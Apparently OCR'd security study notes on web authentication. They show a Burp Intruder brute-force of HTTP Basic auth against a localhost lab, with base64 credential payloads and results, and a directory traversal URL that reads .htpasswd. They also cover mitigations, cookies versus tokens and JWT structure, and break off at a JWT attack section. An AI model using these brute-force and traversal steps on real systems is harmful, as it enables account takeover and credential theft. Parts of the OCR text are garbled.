
Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /brute.php HTTP/1.1
Host: localhost:5050
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic §c2RrZmo6c2Rma2o=§
```

Go to Payload



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1

Payload type: Custom iterator Request count: 1

Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: 1

List items for position 1

Add the our worldliest this is for user

User0 (ADD)

User1 (ADD)

User2 (ADD)

User3 (ADD)

And change the position 2 for password


User0@pass (ADD)

User1@pass (ADD)

User2@pass (ADD)

User3@pass (ADD)

From Payload processing to encoding



You can define rules to perform various processing tasks

Enter the details of the payload processing rule.

Encode


Base64-encode

Checkbox

Checkmark not

URL-encode these character (don`t need to duplicate the encoding)


Start attack



Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		401	□	□	216	
1	dXNlcjA6dXNlcjBwYXNz	401	□	□	216	
2	dXNlcjE6dXNlcjBwYXNz	401	□	□	216	
3	dXNlcjI6dXNlcjBwYXNz	401	□	□	216	
4	dXNlcjM6dXNlcjBwYXNz	401	□	□	216	
5	dXNlcjQ6dXNlcjBwYXNz	401	□	□	216	
6	dXNlcjA6dXNlcjFwYXNz	401	□	□	216	
7	dXNlcjE6dXNlcjFwYXNz	200	□	□	208	
8	dXNlcjI6dXNlcjFwYXNz	401	□	□	216	
9	dXNlcjM6dXNlcjFwYXNz	401	□	□	216	
10	dXNlcjQ6dXNlcjFwYXNz	401	□	□	216	
11	dXNlcjA6dXNlcjJwYXNz	401	□	□	216	
12	dXNlcjE6dXNlcjJwYXNz	401	□	□	216	
13	dXNlcjI6dXNlcjJwYXNz	401	□	□	216	


Get the credential with status code 200



Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		401	□	□	216	
1	dXNlcjA6dXNlcjBwYXNz	401	□	□	216	
2	dXNlcjE6dXNlcjBwYXNz	401	□	□	216	
3	dXNlcjI6dXNlcjBwYXNz	401	□	□	216	
4	dXNlcjM6dXNlcjBwYXNz	401	□	□	216	
5	dXNlcjQ6dXNlcjBwYXNz	401	□	□	216	
6	dXNlcjA6dXNlcjFwYXNz	401	□	□	216	
7	dXNlcjE6dXNlcjFwYXNz	200	□	□	208	
8	dXNlcjI6dXNlcjFwYXNz	401	□	□	216	
9	dXNlcjM6dXNlcjFwYXNz	401	□	□	216	
10	dXNlcjQ6dXNlcjFwYXNz	401	□	□	216	
11	dXNlcjA6dXNlcjJwYXNz	401	□	□	216	
12	dXNlcjE6dXNlcjJwYXNz	401	□	□	216	
13	dXNlcjI6dXNlcjJwYXNz	401	□	□	216	
14	dXNlcjM6dXNlcjJwYXNz	401	□	□	216	


```
GET /brute.php HTTP/1.1
Host: localhost:5050
User-Agent: Mozilla/5.0 (X11; Ubuntu;                                        fox/55.0
Accept: text/html,application/xhtml+xm
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic dXNlcjE6dXNlcjFwY
```

After converted the Base64 decoded



```
user1:user1pass
```

4.Steal credentials Files (.htpassword/.htdigest)



.htpasswd

koko:$apr1$QgnVfcCa$w9C3mclXAB6Azq0krDcax.

Username
Password hashed with MD5 and iterated using apache apr Algorithm


(**<u>what is the basic auth implement in server configuration it contain the credential for basic auth so server check the login , it can be any location but in most cases the same for folder httpasswd </u>**)

Structure of httppasswd

1- Every line contain username and password but hashed (MD5)


Structure of htdigest

1- Every line contain username and realm and password with (MD5)




```
→ ~ mkdir testht
→ ~ cd testht
→ testht htpasswd -c htpasswd koko
New password:
Re-type new password:
Adding password for user koko
→ testht ls
htpasswd
→ testht cat htpasswd
koko:$apr1$DG3Cikxf$xx.EZy4y2iifO1lpm86q3.
→ testht
```

Directory traversal



Hello About Us



localhost:5050/server/index.php?page=protected/.htpasswd

http://localhost:5050/server/index.php?page=protected/.htpasswd — Visit

Search for localhost:5050/server/index.php?page=protected/.htpasswd with:

5.To mitigated the attack


- **Use SSL**
- **Limit retries per username**
- **Force hard password rule**
- **Don`t protect single method for the URL , protect the all (*) method**

4 Token vs cookie

What is the session cookie ?


- Session cookie is type of cookies that hold the session identifier

(**After the User authenticate, the server hold the session at the server side with info and reference id session cookies at user client side**)



1- The client send the credential to the server to authenticate
2- The server check the credentials and store the session to the server store and return PHPSESSID cookie header
3- Every request the client send with PHPSESSID with session identifier to the server
4- Return the status code with resource

The following command to attach session to Http REQUEST




```
$curl --cookie "PHPSESSID=12345" http://localhost:5000/api/
```

Note

- You can send cookies and URI client not perfect but sometimes it fixes issues appears with token.

Token based authentication



The token exchange flow similar to cookies

The difference between Cookies and Token

1- **Stateful**
2- **Stateless**

Stateful :- <u>**Authentication record or session must be kept both server and client-side**</u>

Stateless :- <u>**The server does not keep a record of which users are logged in or which token have been issued.**</u>

Where to store (SessionID /Tokens) ?

1- Cookies
2- Local storage

What`s wrong with session cookies ?

- **Vulnerable to XSS if it`s not flagged as HTTP_ONLY**

(HTTP Only Flag prevent the java script from accessing the cookies but in the same time if front end application help uses the js and ajex the developer who need to access the cookie with JS)

- **Vulnerable to CSRF attack**

(The cookies is vulnerable to CSRF attack if hacker perform a request , the browser will send the cookies as logged user and the server authenticate it)

- **Hard to scale Sessions on server side**
- **Consume a lot of space on server side**

What`s wrong with session tokens ?

- **Vulnerable to XSS if stored locally in browser local storage or cookies with HTTP flaged**
- **Vulnerable to CSRF if it stored in cookies**
- **If token hijacked , it can`t be revoked**

(So if someone to reported that hacker stole his token the developer can`t do anything the hacker well keep access to victim account tell token expire)

- **You can`t store sensitive data on tokens (Tokens are signed not hashed or encrypted)**

(The most using approach is authenticate API is TOKEN)


5 JSON Web Token (JWS)

JWT **is an open standard, that defines a self-contained way for securely transmitting information between parties a JSON object.**

Self_contained : it is hold all data needed to authenticate the user, it is stateless that mean the server don`t hold any information about the authenticate user or issued token.


How to works ?

JWT token exchange flow


BROWSER
SERVER
1 POST /users/login with udername and password
2 Creates a JWT with a secret
3 Returns the JWT to the Browser
4 Sends the JWT on the Authorization Header
5 Check JWT signature. Get user Information from the JWT
6 Sends response to the client

How the token generated ?

Secret and Claim (Payload)




JWT (Token)

- The claim is the data needed to identifier the token Like
    - [iss | date | expiration | subject | etc(to add token)]
- The secret key kept in the server, the server uses this secret to generate an singed your tokens also to define received token
- The server add the claim and secret using own alg
- The result is JWT Token (it is self-contained stateless and have expiration time)


The algorithm

- Public / private Key
  - RS256
- HMAC
  - HS256 (The most popular)

Token Structure



Example



JSON Web Tokens (JWT)

Base64-decode the parts to find the juicy bits:

```
{
 "typ":"JWT",
 "alg":"HS256"
}
```

Header

```
{
 "iss”:”http://trustyapp.com/”,
 "exp": 1300819380,
 “sub”: ”users/8983462”,
 “scope”: “self api/buy”
}
```

Body (‘Claims’)

```
tß´—™à%O˜v+nî…SZu¯µ€U…8H×
```

Cryptographic Signature

6 JWT Attack

Things you need to know


1- JWT is not encryption (you can always decoded)
2- If Secret compromises JWT become worthless (verification on the secret)
3- JWT Signature is based on the JWT algorithm

<u>First</u>

- JWT IS NOT ENCRYPTON

